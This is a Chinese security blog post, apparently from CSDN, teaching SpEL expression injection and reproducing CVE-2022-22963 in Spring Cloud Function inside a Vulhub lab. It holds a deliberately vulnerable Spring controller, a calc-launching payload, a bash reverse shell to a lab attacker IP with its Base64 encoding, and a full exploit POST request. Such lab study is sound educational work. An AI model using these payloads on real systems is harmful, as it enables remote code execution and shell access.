

Java代码审计之SpEL表达式注入漏洞分析

原创 Tr0e 已于 2023-12-09 15:30:15 修改 阅读量952 收藏 3 点赞数 2

分类专栏: 漏洞分析 文章标签: 表达式注入

版权



漏洞分析 专栏收录该内容

57 订阅

30 篇文章

订阅专栏

文章目录

- 前言
- SpEL表达式基础
 - 基础用法
 - 安全风险
 - 案例演示
- CVE-2022-22963
 - 漏洞简述
 - 环境搭建
 - 反弹shell
- CVE漏洞调试分析
 - 本地搭建
 - 调试分析
 - 补丁分析
- 总结

前言

表达式注入是 Java 安全中一类常见的能够注入命令并形成 RCE 的漏洞，而常见的表达式注入方式有 EL 表达式注入、SpEL 表达式注入和 OGNL 表达式注入等。本文将通过调试分析 CVE-2022-22963 漏洞来入门学习 SpEL 表达式注入漏洞的原理。

SpEL表达式基础

SpEL (Spring Expression Language)，即 Spring 表达式语言，比 JSP 的 EL 更强大的一种表达式语言。特别是方法调用和基本的字符串模板功能。Spring 框架的核心功能之一就是通过依赖注入的方式来管理 Bean 之间的依赖关系，而 SpEL 可以方便快捷的对 ApplicationContext 中的 Bean 进行属性的装配和提取。

【Question】上面说了 SpEL 是一种表达式语言，那么什么是表达式语言呢？

表达式/模板：在一些功能中，有一些固定的格式，只有部分变量，这样的情况下就需要使用模板，模板就是将固定的部分提取出来形成一个固定的模块，然后经过处理将变量填入其中。

基础用法

如下是 SpEL 表达式 求值的一个简单案例：

```
1 //创建解析器
2 ExpressionParser parser = new SpelExpressionParser();
3 //解析表达式
4 Expression expression = parser.parseExpression("'Hello' + ' World').concat(#end)");
5 //构造上下文
6 EvaluationContext context = new StandardEvaluationContext();
7 context.setVariable("end", "!");
8 //表达式求值
9 System.out.println(expression.getValue(context));
```

上述流程分为 4 步：

1. 创建解析器：SpEL 使用 `ExpressionParser` 接口表示解析器，提供 `SpelExpressionParser` 默认实现；
2. 解析表达式：使用 `ExpressionParser` 的 `parseExpression` 来解析相应的表达式为 `Expression` 对象；
3. 构造上下文：上下文其实就是设置好某些变量的值，执行表达式时根据这些设置好的内容区获取值；
4. 表达式求值：通过 `Expression` 接口的 `getValue` 方法根据上下文获得表达式值。

其中，第三步构造上下文并不是必需的步骤，在不配置的情况下具有默认类型的上下文（`StandardEvaluationContext`），故以下代码示例与上面代码等价：

```
1 //创建解析器
2 ExpressionParser parser = new SpelExpressionParser();
3 //传入并解析需要评估的表达式
4 Expression expression = parser.parseExpression("'Hello World!'");
5 //执行表达式，然后获取值
6 String message = (String) expression.getValue();
```

安全风险

SpEL 表达式语言在 `EvaluationContext` 上下文类型除了提供默认的 `StandardEvaluationContext` 外，还提供了 `SimpleEvaluationContext`。

【风险】`SimpleEvaluationContext` 旨在仅支持 SpEL 语言语法的一个子集，不包括 Java 类型引用、构造函数和 bean 引用，而 `StandardEvaluationContext` 是支持全部 SpEL 语法的，它包含了 SpEL 的所有功能，在允许用户控制输入的情况下可以成功造成任意命令执行，因为 SpEL 表达式是可以操作类及其方法的，可以通过类类型表达式 `T(Type)` 来调用任意类方法，比如以下示例代码将在 Windows 系统上执行运行计算器的指令：

```
1 String expressionstr = "T(Runtime).getRuntime().exec(\"calc\")";
2 ExpressionParser parser = new SpelExpressionParser();
3 EvaluationContext evaluationContext = new StandardEvaluationContext();
4 Expression expression = parser.parseExpression(expressionstr);
5 system.out.println(expression.getValue(evaluationContext));
```

与此同时，由于在不指定 `EvaluationContext` 的情况下默认采用的是 `StandardEvaluationContext`，所以默认情况下 SpEL 表达式求值存在代码注入导致 RCE 的风险。

案例演示

下面通过本地 IDEA 创建存在简单漏洞示例的 SpringBoot 项目来直观感受下 SpEL 表达式注入漏洞。

- 1、由于我使用的是社区版的 IDEA（穷，用不起旗舰版），没有 Spring Initializer 功能，无法快捷创建 Spring Boot 项目，只能手动去 <https://start.spring.io/> 把工程创建好之后下载下来：



Project

☐ Gradle - Groovy

☐ Gradle - Kotlin

☒ Maven

Language

☒ Java

☐ Kotlin

☐ Groovy

Spring Boot

☐ 3.2.1 (SNAPSHOT)

☒ 3.2.0

☐ 3.1.7 (SNAPSHOT)

☐ 3.1.6

Project Metadata

Group com.example

Artifact demo

Name demo

Description Demo project for Spring Boot

Package name com.example.demo

Packaging ☒ Jar ☐ War

Java ☒ 21

☐ 17

Dependencies

No dependency selected



GENERATE CTRL + ⌘

EXPLORE CTRL + SPACE

SHARE...

DOWNLOAD

COPY

demo.zip

.gitignore

mvn

HELP.md

mvnw

mvnw.cmd

pom.xml

src


```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
4   <modelVersion>4.0.0</modelVersion>
5   <parent>
6     <groupId>org.springframework.boot</groupId>
7     <artifactId>spring-boot-starter-parent</artifactId>
8     <version>3.2.0</version>
9     <relativePath/> <!-- Lookup parent from repository -->
10  </parent>
11  <groupId>com.example</groupId>
12  <artifactId>demo</artifactId>
13  <version>0.0.1-SNAPSHOT</version>
14  <name>demo</name>
15  <description>Demo project for Spring Boot</description>
16  <properties>
17    <java.version>21</java.version>
18  </properties>
19  <dependencies>
20    <dependency>
21      <groupId>org.springframework.boot</groupId>
22      <artifactId>spring-boot-starter</artifactId>
23    </dependency>
```

DOWNLOAD CTRL + ⌘

CLOSE ESC


2、下载完是个 demo.zip 压缩包工程文件，解压缩后使用 IDEA 社区版 正常 open project 即可，IDEA 会自动下载 pom.xml 配置的依赖

包到本地 Maven 仓库：




修改 IDEA Maven 本地仓库和远程仓库配置的话，请参见：[IntelliJ IDEA配置Maven\(内置Maven和修改本地仓库地址和阿里云中央仓库\)](#)。

3、到 `application.properties` 配置文件修改服务端口为 8081（默认为 8080，与BurpSuite抓包代理冲突了）：



4、接着手动新增创建一个控制器 MyController 如下：




```
1 @RestController
2 public class MyController {
3     // 映射到方法上，最终URL为localhost:8081/spell1，此处通常用 @GetMapping("/spell1") 表明GET请求方式的映射
4     @RequestMapping("/spell1")
5     ...
6 }
```

```
5 | @ResponseBody
6 | public String spel(String input){
7 |     SpelExpressionParser parser = new SpelExpressionParser();
8 |     Expression expression = parser.parseExpression(input);
9 |     return expression.getValue().toString();
10 | }
11 |
```

上述控制器逻辑很简单，我添加了三个路由：

路由	配置	是否存在 SpEL 注入漏洞
/spel1	不指定 <code>EvaluationContext</code> ，默认是 <code>StandardEvaluationContext</code>	是
/spel2	指定上下文 <code>StandardEvaluationContext</code>	是
/spel3	指定上下文 <code>SimpleEvaluationContext</code>	否

4、接下来直接运行 SpringBoot 项目，即可在本地 8081 端口成功访问到 Web 服务：



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Dec 09 15:03:01 CST 2023
There was an unexpected error (type=Not Found, status=404).

CSDN @Tioe

5、接下来根据我们配置的路由来验证漏洞，Payload为： `/spelX?input=T(Runtime).getRuntime().exec("calc")`：



Whitelabel Error Page

spel3路由执行命令失败, 不存在SpEl注入漏洞

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Dec 09 15:07:48 CST 2023

There was an unexpected error (type=Internal Server Error, status=500).

从上面简单而直观的漏洞示例代码可以看出, 在不指定 `EvaluationContext` 或者显示采用 `StandardEvaluationContext` 作为上下文的时候, 如果 SpEL 表达式的值可被外部输入所控制, 则存在因 SpEL 表达式注入导致 RCE 的风险。

CVE-2022-22963

接下来通过复现、调试分析一个 SpEL 表达式注入 CVE 漏洞来进一步学习、理解此类漏洞, 此处挑选的是 [CVE-2022-22963](#)。

漏洞简述

如 [Vulhub官方文档所述](#)：Spring Cloud Function 提供了一个通用的模型，用于在各种平台上部署基于函数的软件，包括像 Amazon AWS Lambda 这样的 FaaS（函数即服务，function as a service）平台。

2022年3月，Spring Cloud 官方修复了一个 Spring Cloud Function 中的 SPEL 表达式注入漏洞，由于 Spring Cloud Function 中 RoutingFunction 类的 apply 方法将请求头中的 “`spring.cloud.function.routing-expression`” 参数作为 SpEL 表达式进行处理，造成了 SpEL 表达式注入漏洞，攻击者可利用该漏洞远程执行任意代码。

【受影响版本】3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2

参考链接：

- 1. [CVE-2022-22963 漏洞描述](#)；
- 2. [CVE-2022-22963 官方漏洞修复方案](#)；
- 3. [Spring Cloud Function SPEL表达式注入漏洞分析](#)；

环境搭建

本文使用 [Ubuntu 官方虚拟机](#) + [Vulhub CVE 漏洞靶场环境](#) 复现该漏洞。以前的漏洞复现文章已经写过 Vulhub 靶场的使用步骤：[渗透测试-Openssl心脏出血漏洞复现](#)。

整体复述一下，Ubuntu 上安装 Docker 环境和搭建 Vulhub 靶场的步骤：

```
1 1、安装docker：
2 apt-get install -y docker.io
3 2、安装docker-compose：
4 pip install docker-compose
5 3、启动docker后台服务：
6 sudo service docker start
7 4、将当前用户加入docker组
8 sudo usermod -aG docker $USER
9 5、配置 docker 加速器（提高容器下载速度）：
10 https://blog.csdn.net/feiyang0canglang/article/details/126491715
11
```

回顾 Docker 用法请参考历史博文：[渗透测试-Docker容器](#)。

【推荐】提高 Docker 镜像下载速度请参考：[Docker-提高下载速度的方法](#)。

此处顺便再简单总结下 Docker 常用命令：


目的	命令
在Docker公用仓库搜索镜像	<code>docker search bwapp</code> （容器镜像名）
从Docker公用仓库拉取镜像	<code>docker pull raesene/bwapp</code> （远程镜像路径）
返回本地Docker容器镜像信息	<code>docker images</code>
将镜像运行为一个真正在运行的容器	<code>docker run -d -p 8080:80 本地容器镜像名</code>
查看正在运行的容器	<code>docker ps</code>
查看所有容器（无论是否正在运行）	<code>docker ps -a</code>
查看指定容器的详细信息	<code>docker inspect 容器名或id</code>
进入容器的shell交互模式	<code>docker exec -i -t 容器id bash</code>

目的	命令
停止正在运行的容器	<code>docker stop 容器id</code>
重启本地已停止运行的容器	<code>docker start 容器id</code>
强制删除本地容器	<code>docker rm -f 容器ID</code>

Ubuntu 虚拟机成功搭建环境如下：

```
tr0e@ubuntu:~/Desktop/vulhub$ ls
activemq      celery        drupal        geoserver     hadoop        jmeter        log4j         nexus         phpmailer     rocketmq       struts2       wordpress
adminer       cgi           dubbo        ghostscript   httpd         joomla        magento       nginx         phpmyadmin    rsync         supervisor   xstream
airflow       coldfusion   ecshop       gtts           imagemagick   jumpserver    metabase      node         phpunit       ruby          tests        xxl-job
apache-druid  confluent    elasticsear  git           influxdb      jupyter       metersphere  ntpng        polkit        saltstack    thinkphp     yapi
apereo-cas    contributors.el  electron     gitlab        jackson       kafka         mini_httpd   ofbiz        postgres     samba        tikwiki      zabbix
apisix        contributors.cn.el  elfinder     gitlist       java          kiban         nntools     openfire     python        scrapy        toncat
appweb        couchdb      fastjson     glassfish     jboss         laravel       nojarra      openssl      rails         shiro        unomi
artifactory   discuz       flink        goahead       jenkins       libsvm        nacos        nps          README.md     skywalking   uwsgi
base          django       flask        grafana       jetty          jenkins       nacos        nps          README.zh-cn.md  solr         v2board
bash         dns          ffmpeg       grafana       jetty          jenkins       nacos        nps          README.zh-cn.md  solr         v2board
cacti         docker       flask        grafana       jetty          jenkins       nacos        nps          README.zh-cn.md  solr         v2board
tr0e@ubuntu:~/Desktop/vulhub$ find . -iname CVE-2022-22963
./spring/CVE-2022-22963
tr0e@ubuntu:~/Desktop/vulhub$ cd spring/CVE-2022-22963
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ ls
1.png  2.png  docker-compose.yml  README.md  README.zh-cn.md
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ docker-compose up -d
Creating network "cve-2022-22963_default" with the default driver
Pulling spring (vulhub/spring-cloud-function:3.2.2)...
3.2.2: Pulling from vulhub/spring-cloud-function
d960726af2be: Pull complete
e8d62473a22d: Pull complete
8962bc0fad55: Pull complete
961f7da1b9e5: Pull complete
7ba190c9fbc66: Pull complete
595e52ef2a1b: Pull complete
e1bf9d6ed8d7: Pull complete
Digest: sha256:85e78184aeca0ef2bd3ffe34bf832a7ac3e522ee715584c0d25b273479e83e03
Status: Downloaded newer image for vulhub/spring-cloud-function:3.2.2
Creating cve-2022-22963_spring_1 ... done
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
vulhub/spring-cloud-function  3.2.2              cf10b22af550       20 months ago      289MB
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED          STATUS          PORTS                               NAMES
4ae1380539dd  vulhub/spring-cloud-function:3.2.2  "java -Djava.securit..."  4 minutes ago   Up 4 minutes    0.0.0.0:8080->8080/tcp, :::8080->8080/tcp  cve-2022-22963_spring_1
tr0e@ubuntu:~/Desktop/vulhub/spring/CVE-2022-22963$
```

物理机 访问 Docker 服务 (<http://192.168.171.129:8080/>)：



Whitelabel Error Page

This application has no configured error view, so you are seeing this as a fallback.

Sat Dec 02 13:59:35 UTC 2023
[c7cedf87-1] There was an unexpected error (type=Not Found, status=404).

CSDN @T0e

反弹shell

先说下这个漏洞产生的原因：如果在 `/functionRouter` 的 POST 请求头中添加一个 `spring.cloud.function.routing-expression` 参数，Spring Cloud Function 会直接将参数值带入 SpEL 中查询导致 SpEL 注入。

那我们直接在 POST 请求中发送反弹 Shell 的命令即可，此处使用同一局域网中的 Kali 虚拟机作为攻击机 (192.168.171.128)：

```
1 | bash -i >& /dev/tcp/192.168.171.128/6666 0>&1
```


但是需要使用 [reverse-shell 在线工具](#) 将上述反弹 shell 的命令进行 Base64 编码（具体原因请参见：[Java反弹shell小记](#)）：
配合使用 [java.lang.Runtime.exec\(\) Payload Encoding Tool](#)

Input Type: ☒ Bash-1 ☐ Bash-2 ☐ PowerShell ☐ Python ☐ Perl

```
bash -i >& /dev/tcp/192.168.171.128/6666 0>&1
```


Result:

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3MS4xMjgvNjY2NiAwPiYx} | {base64,-d} | {bash,-i}
```


CSDN @Tr0e

直接发送报文：

```
1 POST /functionRouter HTTP/1.1
2 Host: 192.168.171.129:8080
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
10 spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3MS4xMjgvNjY2NiAwPiYx} | {base64,-d} | {bash,-i}")
11 Connection: close
12 Content-Length: 6
13
14 test
```



